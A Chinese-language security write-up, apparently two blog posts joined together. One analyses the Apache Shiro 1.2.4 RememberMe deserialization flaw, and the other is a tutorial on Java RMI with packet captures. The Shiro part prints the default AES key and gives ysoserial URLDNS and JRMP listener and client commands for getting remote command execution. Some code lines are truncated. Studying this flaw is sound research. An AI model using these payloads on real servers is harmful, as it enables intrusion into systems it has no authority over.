public static byte[] decode(String base64Encoded) {   base64Encoded: "zTfy3QjMRXqpLK9HagSXoI0Wv8PM
    byte[] bytes = CodecSupport.toBytes(base64Encoded);   bytes: byte[408]@12708   base64Encoded: "
    return decode(bytes);   bytes: byte[408]@12708
}
```

然后又回到了 **AbstractRememberMeManager** 类的 **convertBytesToPrincipals** 方法处理二进制字节码的Cookie信息。

```
public PrincipalCollection getRememberedPrincipals(SubjectContext subjectContext) {  subjectContext:  si
    PrincipalCollection principals = null;  principals: null
    try {
        byte[] bytes = getRememberedSerializedIdentity(subjectContext);  bytes: byte[304]@12720
        //SHIRO-138 - only call convertBytesToPrincipals if bytes exist:
        if (bytes != null && bytes.length > 0) {
            principals = convertBytesToPrincipals(bytes, subjectContext);  principals: null  bytes: byte
        }
    } catch (RuntimeException re) {
        principals = onRememberedPrincipalFailure(re, subjectContext);
    }

    return principals;
}
```

跟进 **convertBytesToPrincipals** 方法，这个方法调用 **AbstractRememberMeManager** 类中的 **decrypt** 针对二进制字节码进行解密。

```
protected PrincipalCollection convertBytesToPrincipals(byte[] bytes, SubjectCor

        if (getCipherService() != null) {

            bytes = decrypt(bytes);

        }

        return deserialize(bytes);

    }
```

跟进 **AbstractRememberMeManager** 类中的 **decrypt** 方法，这个方法是调用 `cipherService.decrypt` 进行处理，看处理结果 **byteSource** 的开头，是不是很眼熟，Java序列化的头部。

```
protected byte[] decrypt(byte[] encrypted) {  encrypted: byte[304]@12720
    byte[] serialized = encrypted;  serialized: byte[304]@12720
    CipherService cipherService = getCipherService();  cipherService: AesCipherService@12731
    if (cipherService != null) {
        ByteSource byteSource = cipherService.decrypt(encrypted, getDecryptionCipherKey());  byteSource: "rO0ABXNyABFqYXZhLnV0aWwuSGFz
        serialized = byteSource.getBytes();  serialized: byte[304]@12720  byteSource: "rO0ABXNyABFqYXZhLnV0aWwuSGFzaElhcAUH2sHDFmDRAwA
    }
    return serialized;
}
```

经过由于我们之前说过，我们知道加密方法是 **AES/CBC/PKCS5Padding** ，密钥是 `kPH+bIxk5D2deZiIxcaaaA==` 。AES是对称加密，也就说已知密钥的情况下我们是能够解密的。

```
▶ this = {CookieRememberMeManager@12595}
▶ encrypted = {byte[304]@12720}
▶ serialized = {byte[304]@12720}
▼ cipherService = {AesCipherService@12731}
   ▶ modeName = "CBC"
     blockSize = 0
   ▶ paddingSchemeName = "PKCS5Padding"
   ▶ streamingModeName = "CBC"
     streamingBlockSize = 8
   ▶ streamingPaddingSchemeName = "PKCS5Padding"
     transformationString = null
     streamingTransformationString = null
   ▶ algorithmName = "AES"

▼ decryptionCipherKey = {byte[16]@127
   0 = -112
   1 = -15
   2 = -2
   3 = 108
   4 = -116
   5 = 100
   6 = -28
   7 = 61
   8 = -99
   9 = 121
   10 = -104
```

又回到了 **convertBytesToPrincipals** 方法，这里调用了 **deserialize** 方法处理我们前面的序列化 **Cookie** 字节编码。

```java
protected PrincipalCollection convertBytesToPrincipals(byte[] bytes, SubjectContext subjectContext) {  bytes: by
    if (getCipherService() != null) {
        bytes = decrypt(bytes);
    }
    return deserialize(bytes);  bytes: byte[283]@12742
}
```

一直跟进来，就找到了最后的反序列化输入位置 `org.apache.shiro.io.DefaultSerializer#deserialize` 。

```java
public T deserialize(byte[] serialized) throws SerializationException {  serialized: byte[283]@127
    if (serialized == null) {
        String msg = "argument cannot be null.";
        throw new IllegalArgumentException(msg);
    }
    ByteArrayInputStream bais = new ByteArrayInputStream(serialized);  bais: ByteArrayInputStream@
    BufferedInputStream bis = new BufferedInputStream(bais);  bis: BufferedInputStream@12746  bais
    try {
        ObjectInputStream ois = new ClassResolvingObjectInputStream(bis);  ois: ClassResolvingObje
        //unchecked/
        T deserialized = (T) ois.readObject();  ois: ClassResolvingObjectInputStream@12748
        ois.close();
        return deserialized;
    } catch (Exception e) {
        String msg = "Unable to deserialze argument byte array.";
        throw new SerializationException(msg, e);
    }
}
```

最后再来一张图

```
protected byte[] getRememberedSerializedIdentity(SubjectContext subjectContext) {

    String base64 = getCookie().readValue(request, response);
    // Browsers do not always remove cookies immediately (SHIRO-183)
    // ignore cookies that are scheduled for removal
    if (Cookie.                    .equals(base64)) return null;

    if (base64 != null) {
        base64 = ensurePadding(base64);
        if (    .isTraceEnabled()) {
                .trace("Acquired Base64 encoded identity [" + base64 + "]");
        }
        byte[] decoded = Base64.decode(base64);
        if (    .isTraceEnabled()) {
                .trace("Base64 decoded byte array length: " + (decoded != null ? decoded.length : 0) + " bytes.");
        }
        return decoded;
    } else {
        //no cookie set - new site visitor?
        return null;
    }
}

protected PrincipalCollection deserialize(byte[] serializedIdentity) {
    return getSerializer().deserialize(serializedIdentity);
}

public T deserialize(byte[] serialized) throws SerializationException {
    if (serialized == null) {
        String msg = "argument cannot be null.";
        throw new IllegalArgumentException(msg);
    }
    ByteArrayInputStream bais = new ByteArrayInputStream(serialized);
    BufferedInputStream bis = new BufferedInputStream(bais);
    try {
        ObjectInputStream ois = new ClassResolvingObjectInputStream(bis);
        //unchecked/
        T deserialized = (T) ois.readObject();
        ois.close();
        return deserialized;
    } catch (Exception e) {
        String msg = "Unable to deserialze argument byte array.";
        throw new SerializationException(msg, e);
    }
}
```

3.漏洞利用

前面说过 **shiro** 自带的 **commons-collections** 的版本是**3.2.1**，而在yso中与 **commons-collections** 相关的版本是 **3.1** 。

从@orange和@zsx文章中

> Shiro resovleClass使用的是ClassLoader.loadClass()而非Class.forName()，而ClassLoader.loadClass不支持装载数组类型的class。

也就说shiro重构了自己的**resovleClass**。

```
protected Class<?> resolveClass(ObjectStreamClass osc) throws IOException, ClassNotFoundException {
    try {
        return ClassUtils.forName(osc.getName());
    } catch (UnknownClassException e) {
        throw new ClassNotFoundException("Unable to load ObjectStreamClass [" + osc + "]: ", e);
    }
}
```

jdk原版的**resovleClass**是 **Class.forName** 。

```
protected Class<?> resolveClass(ObjectStreamClass desc)
    throws IOException, ClassNotFoundException
{
    String name = desc.getName();
    try {
        return Class.forName(name, initialize: false, latestUserDefinedLoader());
    } catch (ClassNotFoundException ex) {
        Class<?> cl =            .get(name);
        if (cl != null) {
            return cl;
        } else {
            throw ex;
        }
    }
}
```

跟进**resovleClass**，实际上是 **loadClass**，所以锅出在了这里。

```
124         */
125         public static Class forName(String fqcn) throws UnknownClassException {
126 
127             Class clazz =                 .loadClass(fqcn);
128 
129             if (clazz == null) {
130                 if (   .isTraceEnabled()) {
131                        .trace("Unable to load class named [" + fqcn +
132                             "] from the thread context ClassLoader.  Trying the current ClassLoader...");
133                 }
134                 clazz =                 .loadClass(fqcn);
135             }
136 
137             if (clazz == null) {
138                 if (   .isTraceEnabled()) {
139                        .trace("Unable to load class named [" + fqcn + "] from the current ClassLoader.  " +
140                             "Trying the system/application ClassLoader...");
141                 }
142                 clazz =                 .loadClass(fqcn);
143             }
144 
145             if (clazz == null) {
146                 String msg = "Unable to load class named [" + fqcn + "] from the thread context, current, or " +
147                         "system/application ClassLoaders.  All heuristics have been exhausted.  Class could not be found.";
148                 throw new UnknownClassException(msg);
149             }
150 
151             return clazz;
152         }
```

当然我个人习惯，遇到这类反序列化喜欢先用 **URLDNS** 进行探测，存在的话，再利用JRMP进行反弹。首先为什么使用URLDNS呢，因为这类型反序列化要 **getshell** 太麻烦，**getshell** 会遇到 **getRuntime().exec()** 命令拼接的锅导致一些特殊符号没办法正确表达自己意思。另一方面如果要反弹shell的话，这个 **URLDNS** 就可以用来探测，直接就可以判断服务器是否可允许出网，避免繁琐的Java环境安装之后发现服务器无法出网。

```
java -jar ysoserial-master-SNAPSHOT.jar URLDNS http://xxx.dnslog.cn
```

进一步执行命令的话还是喜欢用 **JRMP** 这个 **Gadget**，这个的底层走的**RMI**，我们可以在 **JRMP Server** 上自定义命令。

```
java -cp ysoserial-master-SNAPSHOT.jar ysoserial.exploit.JRMPListener 4444 Commc

# JRMP Server监听



java -jar ysoserial-master-SNAPSHOT.jar JRMPClient '1.2.3.4:1444'

# 使用 JRMPClient 连接监听中的 JRMP Server。
```

4.修复方式

针对这个问题shiro解决了自带的硬编码的问题，当然如果用户还是用硬编码的方式，一旦key泄漏，一样是会造成反序列化的问题。

官方针对这个问题的修复方式：

1、删除相关默认密钥

2、如果没有配置密钥，会随机生成一个密钥。

```
    AbstractRememberMeManager() {
    .serializer = new DefaultSerializer<PrincipalCollection>();
    AesCipherService cipherService = new AesCipherService();
    .cipherService = cipherService;
    setCipherKey(cipherService.generateNewKey().getEncoded());
}
```

```
                                                    @link getAlgorithmName()
        generateNewKey(int)

    generateNewKey() {
        generateNewKey(getKeySize());
```

Reference

Pwn a CTF Platform with Java JRMP Gadget

强网杯“彩蛋”——Shiro 1.2.4(SHIRO-550)漏洞之发散性思考

Apache Shiro Java反序列化漏洞分析

RMI-反序列化

前言

在复现fastjson的过程中看到rmi、LDAP等机制的使用，一直模模糊糊搞不懂，想来搞清楚这
西。

但是发现RMI在fastjson中的利用，只是JNDI注入的其中一种利用手段；与RMI本身的反序列
是很有关系。

原本想在一篇中整理清楚，由于JNDI注入知识点太过杂糅，将新起一篇说明。

此篇，我们以RMI服务入手，从基础使用开始再到反序列化利用。

RMI

RMI（Remote Method Invocation），远程方法调用。跟RPC差不多，是java独立实现的一种
制。实际上就是在一个java虚拟机上调用另一个java虚拟机的对象上的方法。

RMI依赖的通信协议为JRMP(Java Remote Message Protocol，Java 远程消息交换协议)，该
为Java定制，要求服务端与客户端都为Java编写。这个协议就像HTTP协议一样，规定了客户
服务端通信要满足的规范。（我们可以再之后数据包中看到该协议特征）

在RMI中对象是通过序列化方式进行编码传输的。（我们将在之后证实）

RMI分为三个主体部分：

- Client-客户端：客户端调用服务端的方法
- Server-服务端：远程调用方法对象的提供者，也是代码真正执行的地方，执行结束会返回
  户端一个方法执行的结果。
- Registry-注册中心：其实本质就是一个map，相当于是字典一样，用于客户端查询要调用
  法的引用。

总体RMI的调用实现目的就是调用远程机器的类跟调用一个写在自己的本地的类一样。

唯一区别就是RMI服务端提供的方法，被调用的时候该方法是**执行在服务端**。

> 这一点一开始搞不清楚，在攻击利用中糊涂的话会很难受，被调用的方法实际上是在RMI服
> 端执行。
>
> 之前认为这一点跟fastjson利用RMI攻击相冲突，因为fastjson的payload是写在攻击者RMI服
> 务器中，但是在实际上是在客户端执行。于RMI反序列化利用完全相反
>
> 但实际上这两种利用方式发生在完全不同的流程中。我们保持疑问先放一放，将在接下来解
> 答。

RMI远程对象部署-调用流程

要利用先使用。

Server部署：

1. Server向Registry注册远程对象，远程对象绑定在一个 `//hostL:port/objectname` 上，形成一个映射表（Service-Stub）。

Client调用：

1. Client向Registry通过RMI地址查询对应的远程引用（Stub）。这个远程引用包含了一个服务器主机名和端口号。
2. Client拿着Registry给它的远程引用，照着上面的服务器主机名、端口去连接提供服务的远程RMI服务器
3. Client传送给Server需要调用函数的输入参数，Server执行远程方法，并返回给Client执行结果。

RMI服务端与客户端实现

1. 服务端编写一个远程接口

```
public interface IRemoteHelloWorld extends Remote {
    public String hello(String a) throws RemoteException;
}
```

这个接口需要

- 使用public声明，否则客户端在尝试加载实现远程接口的远程对象时会出错。（如果客户端、服务端放一起没关系）
- 同时需要继承Remote接口
- 接口的方法需要生命java.rmi.RemoteException报错

1. 服务端实现这个远程接口

```
public class RemoteHelloWorld extends UnicastRemoteObject implements IRemote

    protected RemoteHelloWorld() throws RemoteException {

        super();

        System.out.println("构造函数中");

    }


    public String hello(String a) throws RemoteException {

        System.out.println("call from");

        return "Hello world";

    }

}
```

这个实现类需要

- 实现远程接口
- 继承UnicastRemoteObject类，貌似继承了之后会使用默认socket进行通讯，并且该实现类会一直运行在服务器上。

  （如果不继承UnicastRemoteObject类，则需要手工初始化远程对象，在远程对象的构造方法的调用UnicastRemoteObject.exportObject()静态方法。）
- 构造函数需要抛出一个RemoteException错误
- 实现类中使用的对象必须都可序列化，即都继承java.io.Serializable

1. 注册远程对象

```
public class RMIServer {
    //远程接口
    public interface IRemoteHelloWorld extends Remote {
        ...
    }
    //远程接口的实现
    public class RemoteHelloWorld extends UnicastRemoteObject implements IRemote
        ...
    }
    //注册远程对象
    private void start() throws Exception {
        //远程对象实例
        RemoteHelloWorld h = new RemoteHelloWorld();
        //创建注册中心
        LocateRegistry.createRegistry(1099);
            //绑定对象实例到注册中心
        Naming.rebind("//127.0.0.1/Hello", h);
    }
    //main函数
    public static void main(String[] args) throws Exception {
        new RMIServer().start();
    }
}
```

- 关于绑定的地址很多博客会*rmi://ip:port/Objectname*的形式

  实际上看rebind源码就知道*RMI:*写不写都行;

  port如果默认是1099，不写会自动补上，其他端口必须写

这里就会想一个问题：注册中心跟服务端可以分离么??????

个人感觉在分布式环境下是可以分离的，但是网上看到的代码都没见到分离的，以及官方文档是这么说的：

>

出于安全原因，应用程序只能绑定或取消绑定到在同一主机上运行的注册中心。这样可以防止客户端删除或覆盖服务器的远程注册表中的条目。但是，查找操作是任意主机都可以进行的。

>

那么就是一般来说注册中心跟服务端是不能分离的。但是个人感觉一些实际分布式管理下应该是可以的，这对我们攻击流程不影响，不纠结与此。

那么服务端就部署好了，来看客户端

1. 客户端部署

```
package rmi;


import java.rmi.Naming;

import java.rmi.NotBoundException;


public class TrainMain {

    public static void main(String[] args) throws Exception {

        RMIServer.IRemoteHelloWorld hello = (RMIServer.IRemoteHelloWorld) Naming

        String ret = hello.hello("input!gogogogo");

        System.out.println( ret);

    }

}
```

- 需要使用远程接口（此处是直接引用服务端的类，客户端不知道这个类的源代码也是可以的，重点是包名，类名必须一致，serialVersionUID一致）
- Naming.lookup查找远程对象，*rmi:*也可省略

那么先运行服务端，再运行客户端，就可以完成调用

通讯细节-反序列化

但是我们需要分析具体通讯细节，来加深了解RMI的过程：

下面使用wireshark抓包查看数据。

由于自己抓包有混淆数据进入，不好看，总体流程引用 `java安全漫谈-RMI篇` 的数据流程图，再自己补充细节

3	4.344032	192.168.135.1	192.168.135.142	TCP	66	2430 → 1099 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1	
4	4.344249	192.168.135.142	192.168.135.1	TCP	66	1099 → 2430 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128	
5	4.344329	192.168.135.1	192.168.135.142	TCP	54	2430 → 1099 [ACK] Seq=1 Ack=1 Win=1051136 Len=0	
6	4.345122	192.168.135.1	192.168.135.142	RMI	61	JRMI, Version: 2, StreamProtocol	
7	4.345197	192.168.135.142	192.168.135.1	TCP	54	1099 → 2430 [ACK] Seq=1 Ack=8 Win=29312 Len=0	
8	4.345565	192.168.135.142	192.168.135.1	RMI	74	JRMI, ProtocolAck	
9	4.345735	192.168.135.1	192.168.135.142	RMI	74	Continuation	1
10	4.351238	192.168.135.1	192.168.135.142	RMI	103	JRMI, Call	
11	4.351524	192.168.135.142	192.168.135.1	TCP	54	1099 → 2430 [ACK] Seq=21 Ack=77 Win=29312 Len=0	
12	4.352285	192.168.135.142	192.168.135.1	RMI	395	JRMI, ReturnData	
13	4.393342	192.168.135.1	192.168.135.142	TCP	54	2430 → 1099 [ACK] Seq=77 Ack=362 Win=1050624 Len=0	
14	4.410285	192.168.135.1	192.168.135.142	TCP	66	2431 → 33769 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1	
15	4.410429	192.168.135.142	192.168.135.1	TCP	66	33769 → 2431 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128	
16	4.410495	192.168.135.1	192.168.135.142	TCP	54	2431 → 33769 [ACK] Seq=1 Ack=1 Win=1051136 Len=0	
17	4.410605	192.168.135.1	192.168.135.142	TCP	61	2431 → 33769 [PSH, ACK] Seq=1 Ack=1 Win=1051136 Len=7	
18	4.410809	192.168.135.142	192.168.135.1	TCP	54	33769 → 2431 [ACK] Seq=1 Ack=8 Win=29312 Len=0	
19	4.411247	192.168.135.142	192.168.135.1	TCP	74	33769 → 2431 [PSH, ACK] Seq=1 Ack=8 Win=29312 Len=20	
20	4.411359	192.168.135.1	192.168.135.142	TCP	74	2431 → 33769 [PSH, ACK] Seq=8 Ack=21 Win=1051136 Len=20	2
21	4.413826	192.168.135.1	192.168.135.142	TCP	505	2431 → 33769 [PSH, ACK] Seq=28 Ack=21 Win=1051136 Len=451	
22	4.413954	192.168.135.142	192.168.135.1	TCP	54	33769 → 2431 [ACK] Seq=21 Ack=479 Win=30336 Len=0	
23	4.415511	192.168.135.142	192.168.135.1	TCP	341	33769 → 2431 [PSH, ACK] Seq=21 Ack=479 Win=30336 Len=287	
24	4.419474	192.168.135.1	192.168.135.142	RMI	55	JRMI, Ping	
25	4.419619	192.168.135.142	192.168.135.1	RMI	55	JRMI, PingAck	3
26	4.419721	192.168.135.1	192.168.135.142	RMI	69	JRMI, DgcAck	
27	4.420319	192.168.135.1	192.168.135.142	TCP	95	2431 → 33769 [PSH, ACK] Seq=479 Ack=308 Win=1050880 Len=41	
28	4.420712	192.168.135.142	192.168.135.1	TCP	90	33769 → 2431 [PSH, ACK] Seq=308 Ack=520 Win=30336 Len=36	
29	4.460834	192.168.135.142	192.168.135.1	TCP	54	1099 → 2430 [ACK] Seq=363 Ack=93 Win=29312 Len=0	4
30	4.462301	192.168.135.1	192.168.135.142	TCP	54	2431 → 33769 [ACK] Seq=520 Ack=344 Win=1050624 Len=0	
31	4.767448	192.168.135.1	192.168.135.142	TCP	54	2430 → 1099 [RST, ACK] Seq=93 Ack=363 Win=0 Len=0	
32	4.768086	192.168.135.1	192.168.135.142	TCP	54	2431 → 33769 [RST, ACK] Seq=520 Ack=344 Win=0 Len=0	

我把总体数据包，分成以下四块：

1. 客户端与注册中心（1099端口）建立通讯；

   客户端查询需要调用的函数的远程引用，注册中心返回远程引用和提供该服务的服务端IP与端口

```
448907   127.0.0.1      127.0.0.1      TCP    84 24428 → 1099 [ACK] Seq=1 Ack=1 Win=2619648 Len=0
450404   127.0.0.1      127.0.0.1      RMI    98 JRMI, Version: 2, StreamProtocol
450446   127.0.0.1      127.0.0.1      TCP    84 1099 → 24428 [ACK] Seq=1 Ack=8 Win=2619648 Len=0
450596   127.0.0.1      127.0.0.1      RMI   116 JRMI, ProtocolAck
450638   127.0.0.1      127.0.0.1      TCP    84 24428 → 1099 [ACK] Seq=8 Ack=17 Win=2619648 Len=0
450839   127.0.0.1      127.0.0.1      RMI   122 Continuation
450872   127.0.0.1      127.0.0.1      TCP    84 1099 → 24428 [ACK] Seq=17 Ack=27 Win=2619648 Len=0
461938   127.0.0.1      127.0.0.1      RMI   182 JRMI, Call
461999   127.0.0.1      127.0.0.1      TCP    84 1099 → 24428 [ACK] Seq=17 Ack=76 Win=2619648 Len=0
462515   127.0.0.1      127.0.0.1      RMI   740 JRMI, ReturnData
462553   127.0.0.1      127.0.0.1      TCP    84 24428 → 1099 [ACK] Seq=76 Ack=345 Win=2619392 Len=0
636531   172.17.88.209  172.17.88.209  TCP   108 24429 → 24395 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM=1

Frame 45: 182 bytes on wire (1456 bits), 93 bytes captured (744 bits) on interface 0
Null/Loopback
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
Transmission Control Protocol, Src Port: 24428, Dst Port: 1099, Seq: 27, Ack: 17, Len: 49
Java RMI
Java Serialization
```

客户端（Src Port: 24428）　注册中心（Dst Port: 1099）

```
0000  02 00 00 00 45 00 00 59  39 c9 40 00 80 06 00 00   ····E··Y 9·@·····
0010  7f 00 00 01 7f 00 00 01  5f 6c 04 4b 2f 19 f9 f5   ········ _l·K/···
0020  ff 4d b0 85 50 18 27 f9  1c f4 00 00 50 ac ed 00   ·M··P·'· ····P···
0030  05 77 22 00 00 00 00 00  00 00 00 00 00 00 00 00   ·w"····· ········
0040  00 00 00 00 00 00 00 00  00 00 00 00 02 44 15 4d   ········ ·····D·M
0050  c9 d4 e6 3b df 74 00 05  48 65 6c 6c 6f            ···;·t·· Hello
```

调用函数名称（Hello）

```
No.  Time      Source         Destination    Protocol Length Info
42 2.450638    127.0.0.1      127.0.0.1      TCP    84 24428 → 1099 [ACK] Seq=8 Ack=17 Win=2619648 Len=0
43 2.450839    127.0.0.1      127.0.0.1      RMI   122 Continuation
44 2.450872    127.0.0.1      127.0.0.1      TCP    84 1099 → 24428 [ACK] Seq=17 Ack=27 Win=2619648 Len=0
45 2.461938    127.0.0.1      127.0.0.1      RMI   182 JRMI, Call
46 2.461999    127.0.0.1      127.0.0.1      TCP    84 1099 → 24428 [ACK] Seq=17 Ack=76 Win=2619648 Len=0
47 2.462515    127.0.0.1      127.0.0.1      RMI   740 JRMI, ReturnData
48 2.462553    127.0.0.1      127.0.0.1      TCP    84 24428 → 1099 [ACK] Seq=76 Ack=345 Win=2619392 Len=0
49 2.636531    172.17.88.209  172.17.88.209  TCP   108 24429 → 24395 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM=1
50 2.636598    172.17.88.209  172.17.88.209  TCP   108 24395 → 24429 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM=1
51 2.636642    172.17.88.209  172.17.88.209  TCP    84 24429 → 24395 [ACK] Seq=1 Ack=1 Win=2619648 Len=0
```

之后客户端与服务端端口建立TCP连接，由这个数据包返回内容指定的

```
Frame 47: 740 bytes on wire (5920 bits), 372 bytes captured (2976 bits) on interface 0
Null/Loopback
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
Transmission Control Protocol, Src Port: 1099, Dst Port: 24428, Seq: 17, Ack: 76, Len: 328
Java RMI
Java Serialization

0000  02 00 00 00 45 00 01 70  39 cb 40 00 80 06 00 00   ····E··p 9·@·····
0010  7f 00 00 01 7f 00 00 01  04 4b 5f 6c ff 4d b0 85   ········ ·K_l·M··
0020  2f 19 fa 26 50 18 27 f9  a1 f6 00 00 51 ac ed 00   /··&P·'· ····Q···
0030  05 77 0f 01 bf e4 1c 1a  00 00 01 6d 9a b5 e1 df   ·w······ ···m····
0040  80 08 73 7d 00 00 00 02  00 0f 6a 61 76 61 2e 72   ··s}···· ··java.r
0050  6d 69 2e 52 65 6d 6f 74  65 00 1f 72 6d 69 2e 52   mi.Remot e··rmi.R
0060  4d 49 53 65 72 76 65 72  24 49 52 65 6d 6f 74 65   MIServer $IRemote
0070  48 65 6c 6c 6f 57 6f 72  6c 64 70 78 72 00 17 6a   HelloWor ldpxr··j
0080  61 76 61 2e 6c 61 6e 67  2e 72 65 66 6c 65 63 74   ava.lang .reflect
0090  2e 50 72 6f 78 79 e1 27  da 20 cc 10 43 cb 02 00   .Proxy·' ·····C···
00a0  01 4c 00 01 68 74 00 25  4c 6a 61 76 61 2f 6c 61   ·L··ht·% Ljava/la
00b0  6e 67 2f 72 65 66 6c 65  63 74 2f 49 6e 76 6f 63   ng/refle ct/Invoc
00c0  61 74 69 6f 6e 48 61 6e  64 6c 65 72 3b 70 78 70   ationHan dler;pxp
00d0  73 72 00 2d 6a 61 76 61  2e 72 6d 69 2e 73 65 72   sr·-java .rmi.ser
00e0  76 65 72 2e 52 65 6d 6f  74 65 4f 62 6a 65 63 74   ver.Remo teObject
00f0  49 6e 76 6f 63 61 74 69  6f 6e 48 61 6e 64 6c 65   Invocati onHandle
0100  72 00 00 00 00 00 00 00  02 02 00 00 70 78 72 00   r······· ····pxr·
0110  1c 6a 61 76 61 2e 72 6d  69 2e 73 65 72 76 65 72   ·java.rm i.server
0120  2e 52 65 6d 6f 74 65 4f  62 6a 65 63 74 d3 61 b4   .RemoteO bject·a·
0130  91 0c 61 33 1e 03 00 00  70 78 70 77 36 00 0a 55   ··a3···· pxpw6··U
0140  6e 69 63 61 73 74 52 65  66 00 0d 31 37 32 2e 31   nicastRe f··172.1
0150  37 2e 38 38 2e 32 30 39  00 00 5f 4b 1c 19 6d cc   7.88.209 ··_K··m·
0160  70 cd e7 d4 bf e4 1c 1a  00 00 01 6d 9a b5 e1 df   p······· ···m····
0170  80 01 01 78
```

序列化标志16进制开头（ac ed 00 05）

提供RMI服务的IP以及端口

十进制为24395（00 00 5f 4b）

AC ED 00 05 是常见的java反序列化16进制特征

注意以上两个关键步骤都是使用序列化语句

1. 客户端新起一个端口与服务端建立TCP通讯

   客户端发送远程引用给服务端，服务端返回函数唯一标识符，来确认可以被调用(此处返回结果的含义打上问号，猜测大概是这个意思)

```
636642   172.17.88.209   172.17.88.209   TCP    84 24429 → 24395 [ACK] Seq=1 Ack=1 Win=2619648 Len=0
636768   172.17.88.209   172.17.88.209   TCP    98 24429 → 24395 [PSH, ACK] Seq=1 Ack=1 Win=2619648 Len=7
636794   172.17.88.209   172.17.88.209   TCP    84 24395 → 24429 [ACK] Seq=1 Ack=8 Win=2619648 Len=0
637185   172.17.88.209   172.17.88.209   TCP   124 24395 → 24429 [PSH, ACK] Seq=1 Ack=8 Win=2619648 Len=20
637224   172.17.88.209   172.17.88.209   TCP    84 24429 → 24395 [ACK] Seq=8 Ack=21 Win=2619648 Len=0
637337   172.17.88.209   172.17.88.209   TCP   122 24429 → 24395 [PSH, ACK] Seq=8 Ack=21 Win=2619648 Len=19
637365   172.17.88.209   172.17.88.209   TCP    84 24395 → 24429 [ACK] Seq=21 Ack=27 Win=2619648 Len=0
642268   172.17.88.209   172.17.88.209   TCP   986 24429 → 24395 [PSH, ACK] Seq=27 Ack=21 Win=2619648 Len=451
642321   172.17.88.209   172.17.88.209   TCP    84 24395 → 24429 [ACK] Seq=21 Ack=478 Win=2619136 Len=0
643833   172.17.88.209   172.17.88.209   TCP   658 24395 → 24429 [PSH, ACK] Seq=21 Ack=478 Win=2619136 Len=287
643868   172.17.88.209   172.17.88.209   TCP    84 24429 → 24395 [ACK] Seq=478 Ack=308 Win=2619392 Len=0

> Frame 58: 986 bytes on wire (7888 bits), 495 bytes captured (3960 bits) on interface 0
> Null/Loopback
> Internet Protocol Version 4, Src: 172.17.88.209, Dst: 172.17.88.209
> Transmission Control Protocol, Src Port: 24429, Dst Port: 24395, Seq: 27, Ack: 21, Len: 451
v Data (451 bytes)
    Data: 50aced00057722000000000000000200000000000000000
```


```
0000  02 00 00 00 45 00 01 eb  6d b0 40 00 80 06 00 00   ····E··· m·@·····
0010  ac 11 58 d1 ac 11 58 d1  5f 6d 5f 4b d7 36 f8 2c   ··X···X· _m_K·6·,
0020  c7 d6 20 a6 50 18 27 f9  c2 1f 00 00 50 ac ed 00   ·· ·P·'· ····P···
0030  05 77 22 00 00 00 00 00  00 00 02 00 00 00 00 00   ·w"····· ········
0040  00 00 00 00 00 00 00 00  00 00 00 00 01 f6 b6 89   ········ ········
0050  8d 8b f2 86 43 75 72 00  18 5b 4c 6a 61 76 61 2e   ····Cur· ·[Ljava.
0060  72 6d 69 2e 73 65 72 76  65 72 2e 4f 62 6a 49 44   rmi.serv er.ObjID
0070  3b 87 13 00 b8 d0 2c 64  7e 02 00 00 70 78 70 00   ;·····,d ~···pxp·
0080  00 00 01 73 72 00 15 6a  61 76 61 2e 72 6d 69 2e   ···sr··j ava.rmi.
0090  73 65 72 76 65 72 2e 4f  62 6a 49 44 a7 5e fa 12   server.O bjID·^··
00a0  8d dc e5 5c 02 00 02 4a  00 06 6f 62 6a 4e 75 6d   ···\···J ··objNum
00b0  4c 00 05 73 70 61 63 65  74 00 15 4c 6a 61 76 61   L··space t··Ljava
00c0  2f 72 6d 69 2f 73 65 72  76 65 72 2f 55 49 44 3b   /rmi/ser ver/UID;
00d0  70 78 70 1c 19 6d cc 70  cd e7 d4 73 72 00 13 6a   pxp··m·p ···sr··j
00e0  61 76 61 2e 72 6d 69 2e  73 65 72 76 65 72 2e 55   ava.rmi. server.U
00f0  49 44 0f 12 70 0d bf 36  4f 12 02 00 03 53 00 05   ID··p··6 O····S··
0100  63 6f 75 6e 74 4a 00 04  74 69 6d 65 49 00 06 75   countJ·· timeI··u
0110  6e 69 71 75 65 70 78 70  80 01 00 00 01 6d 9a b5   niquepxp ·····m··
0120  e1 df bf e4 1c 1a 77 08  80 00 00 00 00 00 00 00   ······w· ········
0130  73 72 00 12 6a 61 76 61  2e 72 6d 69 2e 64 67 63   sr··java .rmi.dgc
0140  2e 4c 65 61 73 65 b0 b5  e2 66 0c 4a dc 34 02 00   .Lease·· ·f·J·4··
0150  02 4a 00 05 76 61 6c 75  65 4c 00 04 76 6d 69 64   ·J··valu eL··vmid
0160  74 00 13 4c 6a 61 76 61  2f 72 6d 69 2f 64 67 63   t··Ljava /rmi/dgc
0170  2f 56 4d 49 44 3b 70 78  70 00 00 00 00 00 09 27   /VMID;px p······'
0180  c0 73 72 00 11 6a 61 76  61 2e 72 6d 69 2e 64 67   ·sr··jav a.rmi.dg
```


```
字节 44-494: Data (data.data)                                                    分组: 341

637337   172.17.88.209   172.17.88.209   TCP   122 24429 → 24395 [PSH, ACK] Seq=8 Ack=21 Win=2619648 Len=19
637365   172.17.88.209   172.17.88.209   TCP    84 24395 → 24429 [ACK] Seq=21 Ack=27 Win=2619648 Len=0
642268   172.17.88.209   172.17.88.209   TCP   986 24429 → 24395 [PSH, ACK] Seq=27 Ack=21 Win=2619648 Len=451
642321   172.17.88.209   172.17.88.209   TCP    84 24395 → 24429 [ACK] Seq=21 Ack=478 Win=2619136 Len=0
643833   172.17.88.209   172.17.88.209   TCP   658 24395 → 24429 [PSH, ACK] Seq=21 Ack=478 Win=2619136 Len=287
643868   172.17.88.209   172.17.88.209   TCP    84 24429 → 24395 [ACK] Seq=478 Ack=308 Win=2619392 Len=0

> Frame 60: 658 bytes on wire (5264 bits), 331 bytes captured (2648 bits) on interface 0
> Null/Loopback
